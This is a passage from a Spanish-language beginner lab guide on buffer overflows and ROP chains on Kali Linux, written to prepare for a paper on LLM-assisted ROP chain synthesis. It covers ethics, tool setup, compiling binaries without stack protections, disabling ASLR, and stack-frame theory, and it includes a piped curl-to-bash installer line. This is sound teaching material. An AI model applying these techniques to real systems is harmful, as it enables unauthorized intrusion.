


Buffer Overflow y ROP en Kali Linux



Laboratorio práctico de 21 ejercicios en x86_64 nativo, desde el primer crash hasta cadenas ROP multi-gadget con pwntools. Preparación directa para el paper *LLM-Assisted ROP Chain Synthesis* y el clásico de Shacham (2007).

// RESUMEN

Cuatro partes (A resuelta, B resuelta ROP, C guiada, D CTFs sin pistas) más tres capítulos de fundamentos, entorno y teoría del stack, con apéndices de soluciones, chuleta y troubleshooting. Pensado para principiante absoluto en explotación binaria.

x86_64

AMD nativo

Kali Linux

pwntools

ROP

GDB + GEF

21 ejercicios

// AUDIENCIA

Estudiante principiante en explotación binaria

// HARDWARE DE REFERENCIA

CPU AMD x86_64 • GPU NVIDIA irrelevante

Índice

Cómo usar esta guía	4
Las cuatro partes y cómo estudiarlas	4
Ruta de estudio y tiempos orientativos	4
Convenciones visuales	5
Capítulo 1 — Uso y ética	5
Qué es este laboratorio	6
Qué NO es este laboratorio	6
Recuadro de ética y alcance (obligatorio)	6
Cómo organizar tus carpetas	7
Capítulo 2 — Entorno (Setup en Kali Linux)	7
2.1 Tu hardware OBLIGATORIO: AMD x86_64 + NVIDIA	7
2.2 Instalación de herramientas	8
2.3 Compilación insegura: flags y por qué los necesitamos	8
2.4 ASLR: qué es y cómo desactivarlo	9
2.5 Uso de build.sh y del ZIP companion	10
2.6 Tabla de problemas del setup y soluciones	10
Capítulo 3 — Fundamentos de Buffer Overflow (teoría ANTES de ROP)	11
3.1 Layout de memoria de un proceso	11
3.2 El stack frame: prólogo, epílogo y dirección de retorno	12
3.3 Cómo el overflow sobrescribe la dirección de retorno	13
3.4 Tabla de registros x86_64 y convención System V AMD64	14
3.5 Funciones peligrosas en C (y por qué lo son)	15
3.6 Preguntas de autoevaluación	15
Respuestas (al pie)	16
Parte A — Buffer overflow RESUELTO paso a paso (antes de ROP)	16
A0 — Compilar y probar el primer binario vulnerable	16
A1 — Primer crash con gets() sobre char[64]	18
A2 — Radiografía con GDB+GEF: hallar el offset exacto	19
A3 — Control de RIP: payload con offset exacto	21
A4 — ret2shellcode con stack ejecutable	23

Parte B — ROP RESUELTO paso a paso	26
B1 — ret2win 64-bit: win() lee flag.txt	26
B2 — ret2libc con binario estático y ASLR off	29
B3 — ret2win con argumento: win(int) exige 0x1337	32
B4 — Cadena multi-gadget: pop rdi + pop rsi para 2 args	34
Parte C — Ejercicios GUIADOS (C1–C6)	37
C1 — Caza de gadgets con ROPgadget y Ropper	37
C2 — ret2libc portátil con la API ROP(elf)	38
C3 — Explotación remota con socat + pwntools remote	39
C4 — Paso de dos argumentos a una función	39
C5 — Leak de libc en dos etapas: puts(puts@GOT) → volver a vuln → ret2libc	40
C6 — Reto integrador: setup() + win(args) en una sola cadena	41
Parte D — CTFs SIN instrucciones (CTF-01..06)	42
Progresión de los seis CTFs	42
CTF-01 — Regreso a win (★)	42
CTF-02 — Doble verificación (★★)	43
CTF-03 — Shellcode escondido (★★)	44
CTF-04 — La cadena que no estaba (★★★)	45
CTF-05 — Leak bajo ASLR (★★★)	46
CTF-06 — Una cadena para gobernarlos a todos (★★★★)	46
Cuando termines (o te rindas)	47
Apéndice A — Soluciones de los 6 CTFs	47
CTF-01 — Solución: Regreso a win (alineación)	48
CTF-02 — Solución: Doble verificación	48
CTF-03 — Solución: Shellcode escondido	49
CTF-04 — Solución: La cadena que no estaba	50
CTF-05 — Solución: Leak bajo ASLR	51
CTF-06 — Solución: Una cadena para gobernarlos a todos	52
Apéndice B — Chuleta de referencia rápida	53
B.1 Comandos de GDB/GEF	53
B.2 Funciones clave de pwntools	54
B.3 Flags útiles de ROPgadget y Ropper	55

Apéndice C — Troubleshooting	55
C.1 SIGSEGV en movaps dentro de libc (alineación)	55
C.2 Offsets que no cuadran	56
C.3 Exploit funciona en gdb pero no fuera	56
C.4 pip bloqueado (PEP 668 externally managed)	56
C.5 GEF no carga en gdb	56
C.6 pwntools no conecta con socat	56
C.7 Ejecuciones "flaky" con ASLR (reintentos)	56
C.8 gcc no compila gets()	57
C.9 "pop rdx; ret" aislado no existe	57
C.10 Diferencia entre \$rsp en gdb y \$rsp real	57

Cómo usar esta guía

Esta guía es tu bitácora de trabajo antes de estudiar el paper *LLM-Assisted ROP Chain Synthesis* y el clásico de Shacham (2007) sobre ROP. Está pensada para un estudiante principiante absoluto en explotación binaria que ya tiene instalada una máquina virtual Kali Linux 64-bit y quiere aprender, paso a paso, cómo se construye un exploit desde el primer crash hasta cadenas ROP multi-gadget con pwntools. No se asume ningún conocimiento previo sobre stack, registros, convención de llamada ni técnicas ret2libc o ROP: cada concepto se introduce, se ilustra con analogías cotidianas y se aterriza en código que tú mismo compilarás y explotarás dentro de tu VM.

El documento tiene cuatro partes prácticas más tres capítulos de fundamentos y entorno, y cierra con tres apéndices de referencia. Te recomendamos leer en orden: primero los capítulos 1 a 3 (ética, setup, teoría del stack), luego la Parte A para consolidar buffer overflow clásico, después la Parte B para entrar a ROP con ejercicios resueltos, y solo entonces aventurarte en las Partes C y D, donde la ayuda disminuye progresivamente hasta desaparecer en los seis CTFs finales. Cada ejercicio sigue el mismo formato, así que una vez que entiendes uno, el resto se vuelve predecible y puedes centrarte en los conceptos nuevos.

Las cuatro partes y cómo estudiarlas

La guía está organizada en cuatro bloques de dificultad creciente, cada uno con un propósito pedagógico distinto. La Parte A te enseña a provocar y depurar un buffer overflow básico, sin ROP todavía, para que interiorices el stack frame y la dirección de retorno. La Parte B introduce ROP con ejercicios completamente resueltos, paso a paso, incluyendo ret2win, ret2libc, ret2win con argumento y cadenas multi-gadget. La Parte C es guiada: por cada ejercicio te damos un enunciado, tres pistas progresivas y un plan de alto nivel, pero el código lo escribes tú. La Parte D son seis CTFs sin pistas, sin pasos, sin código: solo el binario, el enunciado y tu capacidad de aplicar lo aprendido.

Parte	Tipo	Ejercicios	Qué aprendes
A	Resuelto paso a paso	A0–A4 (5)	Crash, offset, control de RIP, ret2shellcode
B	Resuelto paso a paso	B1–B4 (4)	ret2win, ret2libc, ROP con argumentos
C	Guiado con pistas	C1–C6 (6)	Gadgets, ROP(elf), remoto, leak libc, integrador
D	CTFs sin pistas	CTF-01..06 (6)	Aplicación autónoma; soluciones en Apéndice A

Tabla 0.1 — Mapa de las cuatro partes prácticas.

Ruta de estudio y tiempos orientativos

Los tiempos son una estimación para un estudiante que dedica sesiones enfocadas de dos a tres horas, sin contar las pausas ni los momentos de "jugar" con el binario en GDB. Si vas más lento, no te frustres: la explotación binaria castiga la prisa. Compila, lanza el exploit, observa qué pasa, modifica y repite. La intuición se construye con decenas de intentos, no con lecturas.

- **Semana 1 (6–8 h):** Capítulos 1, 2 y 3. Setup completo + teoría del stack. Haz los diagramas a mano al menos una vez.

- **Semana 2 (8–10 h):** Parte A completa. No saltes A0 aunque parezca trivial: es la verificación de que tu entorno compila bien.
- **Semana 3 (10–12 h):** Parte B completa. Aquí nace el ROP. Vuelve a B1 cada vez que un ejercicio posterior te cueste.
- **Semana 4 (10–14 h):** Parte C. Intenta cada ejercicio mínimo 45 minutos antes de mirar las pistas.
- **Semana 5 (12–15 h):** Parte D (CTFs). 45 minutos de intento puro por CTF antes de abrir el Apéndice A.

Convenciones visuales

Para que el texto sea escaneable y los comandos no se confundan con explicaciones, usamos cajas y formatos fijos. Los comandos de shell se muestran con el prompt \$ y deben teclearse tal cual, respetando mayúsculas y minúsculas. El código C y los scripts de Python pwntools van en bloques monoespaciados con un borde a la izquierda. Las salidas esperadas se muestran como cajas informativas. Las advertencias y los spoilers de soluciones tienen colores distintos para que no los leas por accidente.

Caja informativa (azul)

Contiene datos esperados, salidas de comandos o aclaraciones técnicas que complementan la explicación principal. No son críticas, pero ahorran tiempo.

Caja de precaución (amarillo)

Marca pitfalls comunes: cosas que suelen fallar la primera vez y que tienes que tener en el radar antes de ejecutar el exploit.

Caja de advertencia (rojo)

Spoilers de soluciones de CTFs, riesgos legales o acciones que pueden romper tu VM. Léela con cuidado.

Caja de éxito (verde)

Confirma que llegaste al resultado esperado y, a veces, celebra el aprendizaje clave.

Capítulo 1 — Uso y ética

Antes de tocar un compilador, necesitas tener claro qué es este laboratorio, qué NO es, y dentro de qué límites éticos y legales vas a moverte. La explotación binaria es una herramienta de doble filo: en un entorno propio y

aislado es formación profesional imprescindible; en un sistema ajeno sin permiso explícito es un delito. La diferencia no es sutil: la misma técnica que en tu VM se llama "práctica educativa", en un servidor de producción se llama "intrusión informática" y puede acarrear consecuencias penales graves en prácticamente cualquier jurisdicción, incluida la mexicana.

Este capítulo no es un trámite burocrático: es el contrato que firmas contigo mismo antes de empezar. Si lo lees por encima, vuelve a leerlo cuando termines la Parte A. Verás el texto con otros ojos una vez que entiendas el daño real que puede hacer un exploit funcional.

Qué es este laboratorio

Es una colección estructurada de 21 ejercicios prácticos que te llevan del "no sé qué es un buffer overflow" a "puedo resolver un CTF de ROP de dificultad media-baja por mi cuenta". Está específicamente diseñado como preparación para que luego entiendas el paper *LLM-Assisted ROP Chain Synthesis*, donde un modelo de lenguaje asiste en la construcción de cadenas ROP, y el paper clásico de Shacham (2007) que formaliza ROP. Sin los fundamentos de esta guía, esos papers son casi ininteligibles; con ellos, los puedes leer de forma crítica y hasta replicar partes de su metodología en tu propia VM.

Qué NO es este laboratorio

- **No es un curso de hacking completo:** solo toca explotación userland en x86_64 con binarios que tú compilas. No cubre kernel exploitation, heap exploitation avanzada, web exploitation, ni nada de red.
- **No es un manual de pwntools:** usamos la librería, pero solo las funciones necesarias. Para profundizar, la documentación oficial de pwntools es tu amiga.
- **No es un paper académico:** la guía prioriza claridad y reproducibilidad sobre formalismo. Las demostraciones son empíricas, no rigurosas.
- **No es un curso de defensa:** el foco es ofensivo. Aprendiendo a explotar entenderás qué mitigaciones (canary, NX, PIE, ASLR, RELRO) intentan frenar cada técnica, pero la guía no enseña hardening de binarios en producción.

Recuadro de ética y alcance (obligatorio)

AVISO ÉTICO Y LEGAL — LÉELO ANTES DE SEGUIR

Todas las prácticas de esta guía se realizan exclusivamente sobre binarios que tú mismo compilas dentro de tu máquina virtual Kali Linux, en una red aislada (preferentemente en modo NAT o host-only sin acceso a Internet ni a otros equipos). Aplicar cualquiera de estas técnicas contra sistemas de terceros —aunque sea "solo para ver si funciona"— es ilegal y éticamente inaceptable. La posesión de herramientas de explotación no es delito; el acceso no autorizado sí lo es, incluso si tu intención es "aprender". En México, el Código Penal Federal (artículos 211 bis y 211 ter) sanciona el acceso no autorizado a sistemas informáticos. En otros países de América Latina existen figuras equivalentes. Esta guía no te autoriza a usar estas técnicas fuera de tu VM.

Cómo organizar tus carpetas

Para que los ejercicios sean reproducibles y no pierdas tiempo buscando binarios, sugerimos una estructura de carpetas fija bajo `~/rop-lab/`. Todos los comandos de esta guía asumen que estás trabajando dentro de este árbol y que los binarios compilados viven junto a sus fuentes. Si sigues la estructura, los comandos compilan y ejecutan sin modificaciones; si la ignoras, tendrás que ajustar rutas a mano.

```
~/rop-lab/
├── 00-fundamentos/      # Capítulo 3: ejercicios de teoría
├── 01-resueltos/        # Partes A y B: ejercicios resueltos
│   ├── A0-vuln/
│   ├── A1-gets/
│   ├── ...
│   └── B4-multi/
├── 02-guiados/          # Parte C: ejercicios guiados
│   ├── C1-gadgets/
│   ├── ...
│   └── C6-integrador/
├── 03-ctfs/              # Parte D: CTFs sin pistas
│   ├── CTF-01/
│   ├── ...
│   └── CTF-06/
└── src/                  # fuentes compartidas y build.sh
```

Cada subcarpeta contiene un archivo `vuln.c` (o el nombre que el ejercicio indique), un exploit `exploit.py` con la solución pwntools (solo en Partes A y B; en C y D lo escribes tú), y el binario compilado. El ZIP companion `Laboratorio_ROP_archivos.zip` trae todas las fuentes y soluciones pre-organizadas: basta con descomprimirlo dentro de `~/rop-lab/` y ejecutar `build.sh` para compilar todo de una sola vez.

Capítulo 2 — Entorno (Setup en Kali Linux)

En este capítulo dejas tu VM lista para los siguientes 50 páginas de práctica. La regla es simple: si tu entorno no compila, no ejecuta, no depura y no resuelve direcciones, ningún ejercicio va a funcionar. Invierte el tiempo necesario aquí; una hora perdida ahora te ahorra cinco horas de frustración más adelante. Asumimos que ya tienes Kali Linux 64-bit instalado y arrancado, con acceso a Internet para descargar paquetes y con tu usuario normal configurado en el grupo `sudo`.

2.1 Tu hardware OBLIGATORIO: AMD x86_64 + NVIDIA

Tu laptop tiene CPU AMD. AMD64 es el nombre comercial de la arquitectura x86_64 de 64 bits, y coincide exactamente con la arquitectura que vamos a explotar. Esto es una suerte: vas a compilar y ejecutar de forma **nativa**, sin emulación. La emulación (por ejemplo, QEMU emulando ARM o MIPS) introduce latencia, comportamientos distintos en gdb y errores sutiles que confunden a un principiante. En x86_64 nativo, lo que ves en gdb es lo que el procesador hace de verdad.

Tu GPU NVIDIA no interviene en absoluto en nada de lo que haremos. La explotación userland en Linux se ejecuta en la CPU: registros, stack, instrucciones de máquina, llamadas al sistema... todo trabajo de CPU. La GPU solo es relevante si más adelante quieres correr LLMs locales con CUDA (por ejemplo, para reproducir el paper *LLM-Assisted ROP Chain Synthesis* con un modelo en tu máquina), pero eso está fuera del alcance de

este laboratorio.

Nota sobre tu GPU

Si en el futuro quieres entrenar o inferir LLMs localmente para asistirte con ROP, esa GPU NVIDIA con CUDA te será muy útil. Para este laboratorio, puedes ignorarla por completo.

2.2 Instalación de herramientas

Vamos a instalar todo lo necesario en un solo bloque y luego verificaremos versión por versión. Antes de instalar, actualiza la lista de paquetes para no arrastrar dependencias viejas. Kali rolling a veces publica actualizaciones que rompen compatibilidades: si una herramienta no responde como aquí se indica, lo primero que haces es `sudo apt update && sudo apt full-upgrade` y reinicio.

```
$ sudo apt update
$ sudo apt install -y gdb build-essential gcc python3-pip python3-venv \
    git curl wget socat python3-pwntools ropgadget ropper
```

GEF (GDB Enhanced Features) es un plugin que transforma GDB en una herramienta casi visual para explotación: muestra el stack, los registros, los flags y comandos como `pattern create` y `pattern search` que usaremos en cada ejercicio. Sin GEF, encontrar el offset del overflow a mano es tedioso. La instalación oficial es una sola línea:

```
$ bash -c "$(curl -fsSL https://gef.blah.cat/sh)"
```

Si el comando anterior falla por bloqueos de red o porque prefieres instalar desde el repo oficial, la alternativa es clonar el repositorio de hugsy/gef y cargarlo manualmente en tu `~/gdbinit`:

```
$ git clone https://github.com/hugsy/gef ~/gef
$ echo "source ~/gef/gef.py" >> ~/.gdbinit
```

2.3 Compilación insegura: flags y por qué los necesitamos

Los binarios modernos vienen con varias protecciones activadas por defecto: canary de stack (detección de overflow), NX (stack no ejecutable), PIE (direcciones aleatorias), RELRO (protección de GOT). En un binario de producción estas protecciones son buenas; en un binario para aprender, son obstáculos que esconden el comportamiento base. Por eso compilamos con flags que las desactivan una a una, para estudiar cada defensa de forma aislada en capítulos posteriores. La plantilla estándar que usaremos en casi todo el laboratorio es:

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
```

Flag	Qué desactiva / qué hace	Por qué lo necesitamos en este lab
-g	Incluye símbolos de depuración en el binario.	Para que GDB muestre nombres de funciones, líneas de código y variables. Sin -g, depurar es ciego.
-O0	Desactiva todas las optimizaciones del compilador.	Con optimización, gcc reordena variables, elimina buffers y reutiliza registros. -O0 conserva tu código tal cual lo escribiste.
-fno-stack-protect or	Desactiva el canary de stack.	El canary es un valor aleatorio entre variables locales y la dirección de retorno; sin esta flag, un overflow detecta el canary y aborta antes de llegar a RIP.
-no-pie	Compila sin Position Independent Executable.	Sin PIE, las direcciones de funciones como win() son fijas y conocidas de antemano. Con PIE, cambian en cada ejecución y complica ret2win.
-z execstack	Marca la pila como ejecutable (solo en ejercicios de shellcode).	Permite ejecutar shellcode inyectado en el stack. Por defecto, el stack es no ejecutable (NX) y un ret2shellcode directo fallaría.

Tabla 2.1 — Flags de compilación insegura y su justificación.

2.4 ASLR: qué es y cómo desactivarlo

ASLR (Address Space Layout Randomization) es la técnica por la cual el kernel coloca en direcciones aleatorias el stack, el heap, las librerías compartidas y (si el binario tiene PIE) el propio binario. La analogía: imagina que cada vez que entras a tu casa los muebles están en lugares distintos. Sabes que la cama está en algún lado del cuarto, pero no puedes caminar dormido porque ya no sabes dónde está. ASLR hace exactamente eso con un atacante: aunque conozca la dirección de `system` en una libc específica, no podrá predecir dónde se carga esa libc en cada ejecución.

Para los primeros ejercicios de la Parte A y B, desactivamos ASLR para que las direcciones que veas en gdb coincidan con las del proceso real. Hay dos formas: por proceso y global. La forma por proceso usa `setarch` y no requiere sudo; la forma global escribe en un archivo del kernel y afecta a todo el sistema hasta que la restaures.

```
# Por proceso (recomendado para no tocar el sistema):
$ setarch $(uname -m) -R ./vuln

# Global (afecta a TODO; restaura a 2 al terminar):
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
# ... trabajas ...
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space # restaurar
```

GDB desactiva ASLR por defecto

Cuando ejecutas un binario dentro de gdb, este desactiva ASLR automáticamente para que las direcciones sean estables entre sesiones. Esto significa que un exploit puede funcionar dentro de gdb y fallar fuera, porque las direcciones del stack cambian. Para mitigarlo, lanza el binario real con `setarch $(uname -m) -R` y mantén un entorno consistente.

Con ASLR desactivada, la base de libc queda fija. Puedes leerla directamente con `ldd ./vuln`:

```
$ setarch $(uname -m) -R ldd ./vuln
linux-vdso.so.1 (0x00007ffff7ffd000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d90000) ← base fija
/lib64/ld-linux-x86-64.so.2 (0x00007ffff7fc0000)
```

Esa dirección de libc es la que usarás en B2 (ret2libc). La palabra "fija" es relativa: la base fija es fija mientras ASLR esté off. En el mundo real, ASLR está on y necesitas un leak, tema que verás en C5 y en el CTF-05.

2.5 Uso de build.sh y del ZIP companion

El archivo `Laboratorio_ROP_archivos.zip` que acompaña a este PDF contiene todas las fuentes C, los exploits pwntools de las Partes A y B, un script `build.sh` y un `README.txt`. Para usarlo:

```
$ cd ~
$ unzip /ruta/donde/descargaste/Laboratorio_ROP_archivos.zip -d ~/rop-lab
$ cd ~/rop-lab
$ chmod +x build.sh
$ ./build.sh
```

El script compila cada binario con los flags exactos que se indican en cada ejercicio del PDF. Si algún binario falla al compilar, revisa que tengas `build-essential` y `gcc` instalados; el resto del tiempo, `build.sh` debe terminar sin errores. Los exploits Python no requieren compilación: solo necesitas pwntools instalado (sección 2.6 si pip te da problemas).

2.6 Tabla de problemas del setup y soluciones

Síntoma	Causa probable	Solución
python3-pwntools: "externally managed" (PEP 668)	pip del sistema bloqueado en Debian/Kali recientes.	Crear venv: <code>python3 -m venv ~/venvs/pwn && source ~/venvs/pwn/bin/activate && pip install pwntools ropgadget ropper</code> y luego usar siempre ese python.
GEF no carga al arrancar gdb	<code>~/gdbinit</code> no existe o no apunta a <code>gef.py</code> .	Verifica: <code>cat ~/gdbinit</code> debe contener <code>source ~/gef/gef.py</code> o el equivalente del instalador.
"command not found: pattern create"	GEF no está cargado; estás en gdb plano.	Sal con <code>quit</code> , asegúrate de que <code>~/gdbinit</code> carga GEF y vuelve a entrar.
checksec: "command not found"	No instalaste pwntools o no está en el PATH.	<code>sudo apt install -y python3-pwntools</code> y usa <code>pwn checksec ./vuln</code> .

Síntoma	Causa probable	Solución
gcc: error al compilar con gets()	gcc moderno no declara gets() implícitamente.	Incluye el prototipo a mano en el .c (ver Capítulo 3).
exploit funciona en gdb pero no fuera	ASLR + direcciones del stack distintas en gdb vs proceso real.	Lanza con <code>setarch \$(uname -m) -R ./vuln</code> ; usa NOP sled si es shellcode.
SIGSEGV al entrar a system() en movaps	Alineación del stack a 16 bytes rota por el overflow.	Inserta un gadget <code>ret</code> extra antes de system() para realinear (ver B1).
pwntools no conecta con socat	Servidor no arrancado o puerto ocupado.	Reinicia: <code>socat TCP-LISTEN:1337, reuseaddr, fork EXEC: ./vuln</code> y comprueba con <code>nc 127.0.0.1 1337</code> .

Tabla 2.2 — Problemas frecuentes del setup y sus soluciones.

Esta tabla es la versión corta; el Apéndice C (Troubleshooting) amplía cada caso con ejemplos. Si tu problema no está aquí, anótalo: cuando entiendas la causa, lo entenderás mejor que cualquier documento de referencia.

Capítulo 3 — Fundamentos de Buffer Overflow (teoría ANTES de ROP)

Este capítulo es la base teórica que necesitas antes de tocar un exploit. Sin entender el stack, los registros y la convención de llamada, los ejercicios de la Parte A parecen magia; con ellos, cada comando de gdb tiene sentido. Tómate el tiempo de dibujar los tres diagramas de este capítulo a mano en una libreta: visualizar el stack físicamente, con direcciones que tú escribes, es el mejor atajo para interiorizar el modelo mental del atacante.

3.1 Layout de memoria de un proceso

Cuando un binario se ejecuta, el kernel le asigna un espacio virtual de memoria organizado en regiones con permisos distintos. El código (.text) es de solo lectura y ejecutable; los datos (.data, .bss) son de lectura-escritura pero no ejecutables; el heap crece hacia arriba a medida que pides memoria con malloc; el stack crece hacia abajo a medida que las funciones se llaman unas a otras. Conocer este mapa es vital porque cada técnica de explotación apunta a una región distinta: ret2shellcode escribe en el stack (cuando es ejecutable), ret2libc busca la libc, ROP reutiliza gadgets en .text.




Figura 3.1 — Layout de memoria de un proceso x86_64 típico en Linux (sin PIE).

3.2 El stack frame: prólogo, epílogo y dirección de retorno

Cada vez que una función llama a otra, se crea un "marco" en el stack. El marco contiene la dirección de retorno (para que la función llamada sepa a dónde volver), el RBP anterior (para restaurar el marco del llamador), las variables locales y los parámetros que no caben en registros. En x86_64, los primeros seis argumentos van por registro (RDI, RSI, RDX, RCX, R8, R9); el resto va al stack. El prólogo `push rbp; mov rbp, rsp; sub rsp, N` monta el marco; el epílogo `leave; ret` lo desmonta y devuelve el control.


La dirección de retorno es la clave de todo este laboratorio. Es un valor de 8 bytes que la CPU lee desde el stack cuando ejecuta `ret`, y salta a esa dirección. Si tú logras sobrescribir esos 8 bytes con una dirección que tú controles, controlas el flujo de ejecución. Eso es, en esencia, lo que hace un exploit de buffer overflow: convertir un error de escritura sin límites en control total del RIP.

Stack frame en x86_64 (System V AMD64): prólogo, epílogo y dirección de retorno

Antes de la llamada a func()

Frame del llamador (...RBP, locales...)

Tras CALL func():



```

Prólogo (entrada de función):
push rbp      ; guarda RBP del llamador
mov  rbp, rsp ; nuevo RBP = RSP actual
sub  rsp, 0x40 ; reserva 64 bytes para locales

Epílogo (salida):
leave        ; mov rsp, rbp ; pop rbp
ret          ; pop RIP desde el stack

```

Figura 3.2 — Stack frame en x86_64 con prólogo y epílogo.

3.3 Cómo el overflow sobrescribe la dirección de retorno

Si una variable local `char buf[64]` se llena con `gets(buf)`, que no verifica límites, y tú envías 100 bytes en lugar de 64, los 36 bytes adicionales no "se caen al vacío": se escriben en lo que está debajo de `buf` en el stack, es decir, en el RBP guardado y, sobre todo, en la dirección de retorno. La CPU, al ejecutar `ret`, salta a esa dirección contaminada. Si enviaste "AAAA...A" (0x41), RIP acaba en 0x4141414141414141 y el programa cae en SIGSEGV: misión cumplida, has tomado control (aunque sea para llevarlo a un crash).




Figura 3.3 — Sobrescritura de la dirección de retorno.

3.4 Tabla de registros x86_64 y convención System V AMD64

x86_64 tiene 16 registros de propósito general de 64 bits. Para explotación, los más importantes son RSP (top del stack), RBP (base del frame), RIP (contador de programa, no accesible directamente) y los seis registros que pasan argumentos a funciones según la convención System V AMD64. Esta convención es la que usan Linux, macOS y la mayoría de sistemas BSD en x86_64; Windows usa otra (RCX, RDX, R8, R9 + stack), pero ese no es nuestro caso.

Registro	Rol en System V AMD64	Uso típico en exploits
RAX	Valor de retorno de funciones.	Recibes el return de read, write, system.
RBX	Callee-saved (la función llamada lo preserva).	Gadget "pop rbx; ret" para alinear.
RCX	4º argumento.	Raramente usado en exploits sencillos.
RDX	3er argumento.	Gadget "pop rdx; ret" para args de system o execve.
RSI	2º argumento (source index).	Gadget "pop rsi; ret" para segundo argumento.
RDI	1er argumento (destination index).	Gadget "pop rdi; ret" — el más usado; pasa "/bin/sh" a system.

Registro	Rol en System V AMD64	Uso típico en exploits
RBP	Base del stack frame (callee-saved).	Pivote del frame; sobrescribirlo controla locales del llamador.
RSP	Top del stack.	La CPU lee aquí al hacer ret y pop.
RIP	Contador de programa (no directamente escribible).	Es el objetivo implícito: sobrescribir lo que se popea a RIP.
R8–R9	5º y 6º argumento.	Usados en funciones con ≥ 5 args; raros en exploits básicos.
R10–R15	Varios (temporales y callee-saved mixtos).	Aparecen en gadgets "pop r12; pop r13; ..." para alinear.

Tabla 3.1 — Registros x86_64 y convención System V AMD64.

3.5 Funciones peligrosas en C (y por qué lo son)

